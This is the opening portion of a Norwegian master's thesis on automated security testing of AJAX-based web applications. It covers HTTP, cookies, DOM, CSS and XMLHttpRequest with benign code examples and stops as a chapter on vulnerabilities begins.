NTNU
Det skapende universitet

Effektiv sikkerhetstesting av webapplikasjoner med rikt innhold

Ole Jacob Syrdahl Eriksen

Master i kommunikasjonsteknologi
Oppgaven levert: Juli 2008
Hovedveileder: Svein Johan Knapskog, ITEM
Biveileder(e): Kåre Presttun, Mnemonic as

Norges teknisk-naturvitenskapelige universitet
Institutt for telematikk

Oppgavetekst

Tradisjonelle webapplikasjoner kjører på en webtjener og kan i stor grad testes som en sort-boks. Nyere webapplikasjoner med rikt innhold (aktiv klientkode) har gitt utviklere komplekse test- og sikkerhetsutfordringer.

Hvordan kan slike webapplikasjoner testes på en effektiv måte, og hvilke nye sikkerhetsutfordringer er knyttet til slike applikasjoner utover de som finnes i tradisjonelle webapplikasjoner? Finnes det metoder for automatisert revisjon av aktiv klientkode?

Oppgaven gitt: 25. februar 2008
Hovedveileder: Svein Johan Knapskog, ITEM

Effektiv sikkerhetstesting av webapplikasjoner med rikt innhold

Ole Jacob Eriksen

Sammendrag

I nyere webapplikasjoner er brukerinnhold, interaktivitet og rask responstid blitt viktig. Kravene medfører nye kommunikasjonsmodeller og applikasjonslogikk på klientsiden. Utviklingen har ført til at tradisjonelle teknikker for sikkerhetstesting ikke lenger gir et helhetlig bilde av de sårbarheter webapplikasjonen er utsatt for.

Det blir i oppgaven sett på metoder for å effektivisere sårbarhetsanalysen av webapplikasjoner med rik klientkode. Som et ledd i å effektivisere sårbarhetsanalysen, blir det lagt vekt på metoder for å automatisere prosessen. Utfordringen ligger i dekomponering av kommunikasjonsmodellen mellom klient og tjener. Sikkerhetstestingen trenger en oversikt over endepunktene på tjenersiden.

Et verktøy som opprinnelig var ment for å gjøre informasjonsinnhold i AJAX-baserte webapplikasjoner tilgjengelig for søkemotorer, blir i oppgaven brukt for å avdekke endepunkter i webapplikasjoner med rik klientkode. Teknikken avdekker endepunkter og parametre som ikke lar seg identifisere under tradisjonell crawling. Metoden baserer seg på event-drevet crawling, der tilstandsendringer i nettleseren blir brukt for å kartlegge endepunktene.

I kombinasjon med eksisterende verktøy for sikkerhetstesting blir event-drevet crawling brukt som et ledd i sikkerhetstesting av en eksempelapplikasjon. Resultatet viser at det er mulig å automatisere endepunktanalysen, og derfor effektivisere sikkerhetstestingen av webapplikasjoner med rik klientkode.

Forord

Denne masteroppgaven ble gjennomført av Ole Jacob Eriksen vårsemesteret 2008 ved Norges teknisk-naturvitenskapelige universitet (NTNU). Masteroppgaven markerer siste ledd i den 5-årige utdanningen i sivilingerniørstudiet for kommunikasjonsteknologi.

Oppgaven er gitt av Mnemonic, og er utført i samarbeid med NTNU. Veileder har vært senior konsulent Kåre Presttun fra Mnemonic, og faglærer har vært professor Svein J. Knapskog ved NTNU.

Jeg ønsker å takke ovennevnte for meget god veiledning under arbeidet med oppgaven. De har begge gitt konstruktiv kritikk, og har bidratt til at gjennomføringen har vært en lærerik prosess.

Trondheim, Juli 2008

.....

Ole Jacob Eriksen

Innhold

Figurer

Tabeller

Lister

Kapittel 1

Innledning

1.1 Bakgrunn og motivasjon

I tradisjonelle webapplikasjoner får brukeren tilsendt en ny nettside for hver forespørsel som blir gjort. Dette kan føre til at unødvendig informasjon blir sendt over nettet flere ganger. Samtidig medfører dette ventetid fra brukeren forespør data, til respons kommer fra tjenersiden. Fra et rent teknisk ståsted fungerer denne tradisjonelle modellen utmerket, men for brukeren kan det oppleves som lite interaktivt og tregt.

Begrepet web 2.0 betegner nyere webapplikasjoner med interaktivitet og rask responstid. Webapplikasjonene kan basere seg på bruk av eksterne komponenter som *Java-applets*, Flash eller Silverlight. Slike webapplikasjoner refereres også ofte til som "rike". Det har lenge vært ønske om rike webapplikasjoner uten behov for installasjon av tredjeparts programvare, men kun ved bruk av teknologi som allerede finnes i nettleseren. For å oppnå interaktivitet og rask responstid, har det vært et behov for en asynkron kommunikasjonskanal mellom klient og tjener.

AJAX er en teknikk basert på allerede eksisterende teknologier som gir utviklere mulighet til å tilby interaktivitet i webapplikasjoner. Teknikken har fått stor oppmerksomhet og bidratt til at utviklere lager webapplikasjoner med bakgrunn i ferdiglagde komponenter og rammeverk. Kompleksiteten i webapplikasjonen trenger ikke nødvendigvis å øke på grunn av AJAX, men det kan oppstå nye komplekse sikkerhetsutfordringer ved å benytte denne teknikken. *SANS Institute* fastslår i sin årlige rapport at webapplikasjoner står for over halvparten av alle rapporterte sårbarheter i 2007, og at det nettopp er sårbarheter på tjener- og brukersiden i webapplikasjoner med rik klientkode som utgjør den største trusselen.

For å kunne unngå at webapplikasjonen utsettes for trusler, må det ferdige produket testes for sårbarheter. Det har lenge eksistert fremgangsmåter og verktøy for gjennomføre å automatiserte sårbarhetsanalyser av tradisjonelle webapplikasjoner. Introduksjon av webapplikasjoner basert på rik klientkode har gjort disse metodene ufullstendige, og man har i større grad måttet gjennomføre tidkrevende manuell koderevisjon. Derfor er det også ønskelig å kunne automatisere sårbarhetstesting av denne nye typen webapplikasjoner.

1.2 Oppgavebeskrivelse

Tradisjonelle webapplikasjoner kjører på en webtjener og kan i stor grad testes som en sort-boks. Nyere webapplikasjoner med rikt innhold (aktiv klientkode) har gitt utviklere komplekse test- og sikkerhetsutfordringer.

Hvordan kan slike webapplikasjoner testes på en effektiv måte, og hvilke nye sikkerhetsutfordringer er knyttet til slike applikasjoner utover de som finnes i tradisjonelle webapplikasjoner? Finnes det metoder for automatisert revisjon av aktiv klientkode?

1.3 Mål

Hovedmålet med oppgaven er å undersøke om det finnes mulighet for automatisert sårbarhetstesting av webapplikasjoner med rik klientkode.

Hovedmålet er brutt ned i følgende delmål.

1. Undersøke hvilke nye angrepstyper som finnes og hvilke forholdsregler som må tas.
2. Undersøke hvilke metoder og verktøy som finnes for sårbarhetstesting av tradisjonelle webapplikasjoner
3. Identifisere problemer som oppstår ved sårbarhetstesting av webapplikasjoner med rik klientkode.
4. Foreslå løsninger for automatisert sårbarhetstesting av webapplikasjoner med rik klientkode.

1.4 Omfang

Det eksisterer en lang rekke angrepstyper som webapplikasjoner kan bli utsatt for. Det blir i første del av oppgaven presentert et prioritert utvalg av de viktigste angrepstypene. Utvalget er basert på *OWASP Top 10*[1], samt hvilke trusler som er blitt lagt vekt på i faglitteraturen [10, 2, 21].

Flere av angrepsteknikkene fungerer også i samspill med *Flash*, *Adobe Acrobat Reader* og andre eksterne komponenter i nettleseren. I oppgaven vil konteksten være begrenset til webapplikasjoner som ikke tar i bruk eksterne komponenter.

Verktøyene som blir beskrevet i oppgaven er begrenset til verktøy basert på fri programvare og programvare utviklet i forbindelse med oppgaven. Kommersielle verktøy blir ikke vurdert i oppgaven da det ikke finnes tilgjengelige lisenser.

1.5 Metode

Den første delen av oppgaven baserer seg på litteraturstudie for å kartlegge teori. Teorien danner bakgrunn for det praktiske arbeidet i forbindelse med eksperimentet.

1.5.1 Litteraturstudie

Webapplikasjoner med rik klientkode baserer seg på flere forskjellige teknologier. Det er nødvendig å sette seg inn i disse teknologiene for å forstå hvordan de kan brukes, samtidig som det er viktig å forstå hvordan teknologien kan misbrukes. Først undersøkes webapplikasjoner og hvordan ulike teknologier danner AJAX. Videre blir det sett på hvilke tester som foregår i de forskjellige fasene i et utviklingsprosjekt. Avslutningsvis sees det på hvordan sårbarhetstesting utføres i tradisjonelle webapplikasjoner, og hvilke utfordringer rik klientkode gir for gjennomføringen av en slik test.

1.5.2 Eksperiment

Det blir utviklet en enkel webapplikasjon med rik klientkode. Hensikten med denne er å illustrere problemene ved sårbarhetstesting. Ved bruk av ulike kombinasjoner

[1] Oppdatert liste over de 10 mest vanlige sikkerhetshull i webapplikasjoner i 2007. `http://www.owasp.org/index.php/Top_10_2007`

av verktøy basert på fri programvare, blir applikasjonen testet for sårbarheter. Resultatet av testingen blir presentert i kapittel 8 og vurdert i kapittel 9.

1.6 Struktur av rapporten

Innholdet i rapporten er organisert i ni kapitler. Kapittel 2, 3, 4 og 5 inneholder teori tilrettelagt av litteraturstudiet. Kapittel 6, 7, 8 og 9 baserer seg på eksperimentet som ble utført. Kapittel 10 presenterer konklusjon med forslag til videre arbeide.

Denne rapporten er organisert i følgende kapitler:

- Kapittel 1: Innledning med bakgrunn og motivasjon, oppgavebeskrivelse, mål, omfang, metode, definisjon og forkortelser
- Kapittel 2: Webapplikasjoner, presentasjon av infrastruktur, AJAX-komponenter og mellomtjenere
- Kapittel 3: Sårbarheter og angrep, kontrolltegnproblematikk i moderne webapplikasjoner
- Kapittel 4: Forholdsregler mot angrep presentert i kapittel 3
- Kapittel 5: Ulike testfaser i utviklingsprosjekter
- Kapittel 6: Utvikling av eksempelapplikasjon for testing
- Kapittel 7: Presentasjon av ulike verktøy for sårbarhetstesting
- Kapittel 8: Sårbarhetstesting av webapplikasjonen utviklet i kapittel 6
- Kapittel 9: Vurderinger gjort med bakgrunn i resultater fra kapittel 8
- Kapittel 10: Konklusjoner, egenrefleksjoner og forlag til videre arbeid.

1.7 Definisjoner og forkortelser

Engelske ord som ikke benyttes i det norske språk skrives med *kursiv*, for eksempel *Web crawler*. Forkortelser skrives med vanlige store bokstaver, og defineres første gang de benyttes med kursiv, for eksempel *Hypertext Transfer Protocol* (HTTP). Tekniske navn som JavaScript skrives på vanlig måte uten bruk av kursiv.

1.7.1 Definisjoner

Tabell 1.1: Definisjoner på uttrykk benyttet i rapporten

Angrepsvektor	En tekststreng som er bygget opp som en variant av et angrep.
Crawler	Et verktøy som kartlegger endepunkter på tjenersiden i en webapplikasjon. Synonymer: web-crawler, web-spider og web-robot.
Endepunkt	En URL som kan ta imot forespørsler fra klienten. Eksempelvis `http://www.domene.no/main.jsp`
Sikkerhetshull	Et endepunkt på tjenersiden som ikke utfører nødvendig filtrering/validering av brukerdata. Endepunktet er sårbart for angrep.
Webside	Et elektronisk dokument som kan vises i en nettleser.

1.7.2 Forkortelser

Tabell 1.2: Forklaring på forkortelser brukt i rapporten

AJAX	Asynchronous JavaScript and XML
API	Application Programming Interface
CSRF	Cross Site Request Forgery
CSS	Cascading Style Sheet
DOM	Document Object Model
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
IEEE	Institute of Electrical and Electronics Engieneers
JSP	Java Server Pages
URL	Uniform Resource Locator
WEB	World Wide Web
W3C	World Wide Web Consortium
XHR	XMLHttpRequest
XML	Extensible Markup Language
XSS	Cross Site Scripting

Kapittel 2

Webapplikasjoner

Webapplikasjoner er applikasjoner som benytter en nettleser som brukergrensesnitt. Dette kapittelet beskriver hovedkomponentene i tradisjonelle webapplikasjoner og webapplikasjoner med rik klientkode. Det blir sett på hvordan kommunikasjonen foregår mellom klient og tjener, samt hvilke teknologier som ligger til grunn for denne kommunikasjonen.

2.1 Infrastruktur

En webapplikasjon kan være basert på plattformer som Java, PHP, .NET eller Ruby on Rails. Felles for alle er at de benytter *HyperText Markup Language* (HTML), *Cascading Style Sheet* (CSS) og eventuelt JavaScript til å formidle innhold til klientsiden. Innholdet blir transportert mellom tjener og klient over prokollen *Hypertext Transfer Protocol* (HTTP).

2.1.1 *Hypertext Transfer Protocol* (HTTP)

Transportprotokollen som brukes i internett heter *Hypertext Transfer Protocol* (HTTP). Den er basert på enkel *Request/Response*-modell og spesifiserer hvilke forespørsler klienter kan sende til en tjener og hvilke svar de får i retur. En forespørsel fra klienten kan basere seg på en av åtte forskjellige HTTP-metoder: OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE og CONNECT. GET og POST er de metodene som oftest blir brukt, hvor GET brukes for å etterspørre data og POST blir brukt for å sende data [4].

Foruten en lokasjon på ressursen som vanligvis er en webside, kan en forespørsel inneholde tilleggsinformasjon som HTTP-parametere. Parameterne avgjør hvordan et svar skal bygges opp før det sendes tilbake til nettleseren. Det finnes ulike måter en parameter kan fremstå på:

- Parameteren kan være en del av banen. For eksempel er det vanlig å se `http://eksempel.no/index.php/emne`. I dette tilfellet er "emne" baneparameteren.
- Parameteren kan også tilføyes som et fragment etter banen. Tilstandsinformasjon i form av en sesjons-id er vanlig å observere i en URL: `http://eksempel.no/index.php;PHPSESSION=65AD34`
- Parameteren kan finnes som et "Navn/Verdi"-par etter banen. Banen og parameterene skilles med tegnet "?", og parameterne skilles internt med tegnet "&". For eksempel `http://eksempel.no/index.php?tittel=Sikkerhet&sub=Info`
- Parameteren kan også finnes som en del av en Cookie. En Cookie brukes vanligvis til å lagre tilstandsinformasjon og ikke parametere, men det er viktig å være oppmerksom på denne muligheten under testing.
- Parameteren kan sendes som en del av meldingskroppen og da som en POST forespørsel. Parameterne trenger ikke å følge et fast mønster, men er som oftest formatert i henhold til standarden "application/x-www-form-urlencoded"[1].

Et eksempel på hvordan en enkel HTTP GET forespørsel med parametere er bygget opp:

```
GET http://www.komtek.ntnu.no:80/portal?emne=TTM4137&q=SSL HTTP/1.1
Host: www.komtek.ntnu.no
User-Agent: Mozilla/5.0 Gecko/20080201 Firefox/2.0.0.12
Accept: text/xml,text/html;q=0.9,text/plain;q=0.8
```

Svaret fra tjeneren ligner en forespørsel, men består av en statuslinje, hode og kropp:

```
HTTP/1.1 200 OK
Date: Mon, 10 Mar 2008 16:32:07 GMT
Server: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6.3
Set-Cookie: DW5fd1060abe3047cdde1ccb9b4f0cab7b=deleted;
expires=Sun, 11-Mar-2007 16:32:06 GMT; path=/
```

[1] Mer informasjon om enkodinger kan finnes på `http://www.w3.org/TR/html401/interact/forms.html`

```
Content-Type: text/html; charset=utf-8
Content-Language: no
Content-length: 13292

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="no"
 lang="no" dir="ltr">
...
</html>
```

HTTP er en tilstandsløs protokoll. Fordelen med en tilstandsløs protokoll er at tjenere ikke trenger å beholde informasjon om brukere mellom hver forespørsel. Likevel kan det i mange sammenhenger være ønskelig å koble ulike forespørsler fra en bruker opp mot hverandre. Dette tvinger utviklere til å bruke alternative metoder for å vedlikeholde brukerens tilstand. Et eksempel kan være at verten ønsker å holde rede på hva en gitt bruker ønsker å se på en brukerdefinert startside. En løsning på dette kan involvere bruk av Cookies.

2.1.2 Cookies

Når en klient sender en forespørsel til en tjener om en spesifikk webside, kan tjeneren tilføye tilleggsinformasjon til svaret. Informasjonen består av en tekststreng kalt Cookie. Nettleseren tilbyr å lagre denne informasjonskapselen hvis brukeren har akseptert bruk av Cookies, og sender Cookien uendret med hver gang den sender en forespørsel til denne tjeneren. På denne måten er det mulig for tjeneren å vedlikeholde tilstander over en tilstandsløs HTTP protokoll [14].


2.2 AJAX-komponenter

Klassiske webapplikasjoner er bygget opp rundt en enkel *Request/Respons*-modell. I nettleseren trigger brukeren en HTTP-forespørsel som blir sendt til tjenersiden. Her blir forespørselen behandlet, og det hentes eventuelt inn informasjon fra andre systemer, før det returneres en HTML-side til klienten. Dette fungerer utmerket rent teknisk sett, men for brukeren kan det medføre unødvendig mye venting.

Asynkron JavaScript og XML (AJAX) er en webutviklingsteknikk for å lage interaktive nettsider. Den kombinerer bruk av ulike teknologier og flytter noe av applikasjonslogikken over til brukerens nettleser. Dette gjør at innholdet i websiden kan oppdateres asynkront, der små mengder data blir utvekslet mellom nettleser

og tjener uten at brukeren trenger å foreta seg noe. Hele websiden trenger ikke å bli lastet på nytt hver gang, men kun de delene av siden som er aktuelle å endre. Resultatet gir brukeren en følelse av at nettleseren responderer raskere [5].

Figur 2.1 viser en grafisk fremstilling av hvordan AJAX-baserte webapplikasjoner opptrer i motsetning til tradisjonelle webapplikasjoner. Figuren illustrerer en tradisjonell webapplikasjon hvor brukeren må vente til en ny webside lastes, i motsetning til å laste data asynkront ved hjelp av AJAX.



Figur 2.1: Illustrasjon av ulike kommunikasjonsmetoder mellom tjener og klient [5]

AJAX er ingen teknologi, men heller en kombinasjon av følgende teknologier:

- JavaScript
- Document Object Model (DOM)
- Cascading Style Sheet (CSS)
- XMLHttpRequest-objektet (XHR)

2.2.1 JavaScript

JavaScript er et prototypebasert programmeringsspråk som ble designet for å kunne gi HTML-sider interaktivitet. Hovedtrekkene består av dynamisk tolket kode som lagres i klartekst uten behov for prekompilering og løst definerte variabler som ikke er knyttet opp mot spesifikke datatyper. JavaScriptet blir tolket i nettleseren på klientsiden, og ikke på tjenersiden. Bruk av JavaScript gjør det mulig å manipulere innholdet i en webside dynamisk, men det åpner også for enkelte typer angrep som blir diskutert i kapittel 3. Liste 2.2 viser et eksempel på JavaScript [16, 10].

2.2.2 Document Object Model (DOM)

Document Object Model (DOM) er en standard objektmodell definert av *World Wide Web Consortium* (W3C) for å representere XML-baserte formater. Spesifikasjonen er uavhengig av plattform og programmeringspråk, og definerer egenskaper ved XML-dokumenter. Både HTML og XML kan bli representert ved hjelp av DOM. DOM beskrives ofte ved hjelp av en trestruktur [2].

Det finnes flere forskjellige verktøy for å inspisere et DOM-tre. Figur 2.2 viser et eksempel på DOM-inspeksjon ved hjelp av verktøyet Firebug[2]. Her vises alle attributtene til et HTML-dokument, samt deres verdier.


JavaScript benytter DOM-strukturen i en HTML-side for å inspisere elementer. To av de mest brukte metodene er *getElementsByTagName* og *getElementsById* som begge returnerer en liste med elementer.

Liste 2.1 viser en enkel XHTML-side[3]. Ved å inkludere JavaScriptet i liste 2.2 i XHTML-den vil DOM-treet endres. Sidetittelen blir satt til "Informasjonssikker-

[2] `https://addons.mozilla.org/en-US/firefox/addon/1843`

[3] XHTML er markeringsspråk som følger XML-standarden i stedet for SGML som HTML bygger på. Mer informasjon finnes på `http://www.w3.org/TR/xhtml1/`

het" og verdien i avsnittsblokken med identitet "innhold" blir satt til "Emnet er viktig".



Figur 2.2: Skjermbilde av DOM-inspeksjon ved Firebug

```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2          "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3  <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
4  <head>
5          <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
6          <title>ingen tittel</title>
7  </head>
8  <body>
9          <p id='innhold'>ingen tekst</p>
10 </body>
11 </html>
```

Liste 2.1: Eksempel på XHTML-side

```
1 var titleTag = document.getElementsByTagName('title');
2 var pTag  = document.getElementsById('innhold');
3 titleTag[0].innerHTML = 'Informasjonssikkerhet';
4 for(var i=0; i<pTag.length; i++) {
5         pTag[i].innerHTML='Emnet er viktig!';
6 }
```

Liste 2.2: Eksempel på JavaScript

2.2.3 Cascading Style Sheet (CSS)

CSS[4] er et språk som benyttes til å beskrive utseendet på filer skrevet i HTML. Prinsippet er at HTML-dokumentet utelukkende skal beskrive struktur og semantikk, mens oppsett, bakgrunnsfarger og stilinformasjon skal beskrives ved hjelp av CSS. Liste 2.3 viser et eksempel på en CSS-fil som vil endre bakgrunnsfargen og skriftstørrelsen på innhold i *body*-merkelappen.

```
1 body {
2 background-color:  #fff;
3 font-size:  13px;
4 }
```

Liste 2.3: Eksempel på CSS

2.2.4 XMLHttpRequest-objektet (XHR)

JavaScript opptrer som limet mellom de forskjellige komponentene i AJAX. Likevel er det XHR-objektet som sees på som hjertet i teknikken. XHR[5] er en ustandardisert utvidelse av nettlesernes DOM, og har til hensikt å tillate programmatisk generering av GET og POST forespørsler. XHR hadde sitt utspring i en ActiveX[6] komponent for Internet Explorer. Senere fulgte andre nettlesere og implementerte egne XHR-objekter med samme API og funksjonalitet.

I liste 2.4 er JavaScript brukt til å implementere en asynkron forespørsel via XHR-objektet. Linje 1-6 beskriver instansiering av et XHR-objekt i Internet Explorer. Linje 8-14 beskriver hvordan instansiering av et XHR-objekt foregår i andre nettlesere.

[4]Dokumentasjon finnes på `http://www.w3.org/Style/CSS/`

[5]API for XMLHttpRequest tilgjengelig på `http://www.w3.org/TR/XMLHttpRequest/`

[6]Mer informasjon om ActiveX-komponenter finnes på `http://msdn2.microsoft.com/en-us/library/aa751972(VS.85).aspx`

```
var xmlhttp=null;
try {
  xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
} catch (e) {
xmlhttp = false;
}

if(!xmlhttp && typeof XMLHttpRequest!='undefined') {
        try {
                xmlhttp = new XMLHttpRequest();
        } catch (e) {
                xmlhttp=false;
        }
}
xmlhttp.open("POST", "/",true);
xmlhttp.setRequestHeader("Header", "Value");

xmlhttp.onreadystatechange=function() {
        if (xmlhttp.readyState==4)
                if(xmlhttp.status==200)
                        alert(request.responseXML.getElementById('message'));
}
xmlhttp.send("data");
xmlhttp.close();
```

Liste 2.4: Eksempel på bruk av XHR-objektet

Nettleseren som tolker koden i liste 2.4 vil vise en meldingsboks med teksten "Asynkront!" når XML-filen i liste 2.5 mottas fra tjeneren.

```
<?xml version="1.0" encoding="UTF-8"?>
<messageForYou>
        <overHere id="message">Asynkront!</overHere>
</messageForYou>
```

Liste 2.5: Eksempel på svar fra tjener

2.3 Applikasjonsmellomtjener

En normal mellomtjener mottar, prosesserer og videresender HTTP og HTTPS[7] trafikk mellom klient og tjener. Dette gjøres for å få all webtrafikk til å passere gjennom et logisk punkt. Det gir mulighet til å monitorere bruken av tjenester, tilby forbedret ytelse ved hjelp av mellomlagring av data, eller kunne innføre sikkerhetstiltak.

En applikasjonsmellomtjener er en mellomtjener som fungerer som et verktøy for å snappe opp all protokollspesifikk informasjon, som for eksempel HTTP- og

[7]HTTPS er HTTP over SSL. Mer informasjon finnes på: `http://en.wikipedia.org/wiki/Https`

HTTPS-forespørsler, mellom den lokale nettleser og tjenersiden. Den fungerer som et mann-i-midten program hvor all interaksjon kan monitoreres og ikke minst modifiseres [10].

Applikasjonsmellomtjenere blir brukt i forbindelse med sårbarhetsanalyse. De kan gi en eksakt oversikt over hvilken informasjon som sendes mellom klient og tjener, og gi mulighet for å analysere hvilken påvirkning endring av data har på webapplikasjonen.

Kapittel 3

Sårbarheter og angrep

Sikkerheten i webapplikasjoner er avhengig av flere faktorer. Disse faktorene består blant annet av sikkerheten i operativsystemet tjeneren kjører på, kommunikasjonskanalen mellom klient og tjener, og hvordan webapplikasjonen er implementert.

Nye webapplikasjoner med rik klientkode betyr ikke nødvendigvis at man også introduserer nye sikkerhetsaspekter. AJAX-applikasjoner står ovenfor de samme sikkerhetsutfordringene som klassiske webapplikasjoner, men et mer komplekst interaksjonsbilde kan gjøre det lettere for utviklere å overse sikkerhetshull [19].

Sårbarheter oppstår når det i en webapplikasjon legges til funksjonalitet som åpner for et eller flere sikkerhetshull. Et slikt sikkerhetshull kan føre til at uønsket innhold sendes mellom brukerens nettleser og en webapplikasjon, og kan resultere i uønskede handlinger både i webapplikasjonen og i brukerens nettleser. Det finnes også sårbarheter som gjør det mulig for en angriper å utføre handlinger på vegne av andre. Dette kan utnyttes hvis en angriper lurer en bruker til å besøke en nettside, samtidig som brukeren er logget inn i den utsatte webapplikasjonen.

Dette kapittelet ser på sårbarheter i webapplikasjoner og hvordan ulike angrep kan utnytte disse. Det blir sett på fire faktorer som alle danner grunnlag for sårbarheter og angrep:


- AJAX angrepsflate
- Kontrolltegnproblematikk
- *Cross-Domain* forespørsler
- *Cross-site Request Forgeries*

3.1 Angrepsflate

Antall måter en klient og ulike subsystemer kommuniserer med en webapplikasjon på, i kombinasjon med kompleksiteten til disse, brukes som definisjon på en angrepsflate. Alle punkter i webapplikasjonen hvor det sendes eller mottas informasjon inngår i angrepsflaten.

AJAX som utviklingsteknikk i seg selv tilfører ikke nødvendigvis applikasjonen flere angrepspunkter. Likevel vil det kunne oppstå situasjoner der man ønsker å tilføre en allerede eksisterende applikasjon AJAX-funksjonalitet. Løsningen kan da være å kode flere websider på tjenersiden som utfører logikk for de nye asynkrone kallene. Disse små websidene vil kunne bli et tilleggsmål for angripere, og vil øke kompleksiteten i webapplikasjonen [7].

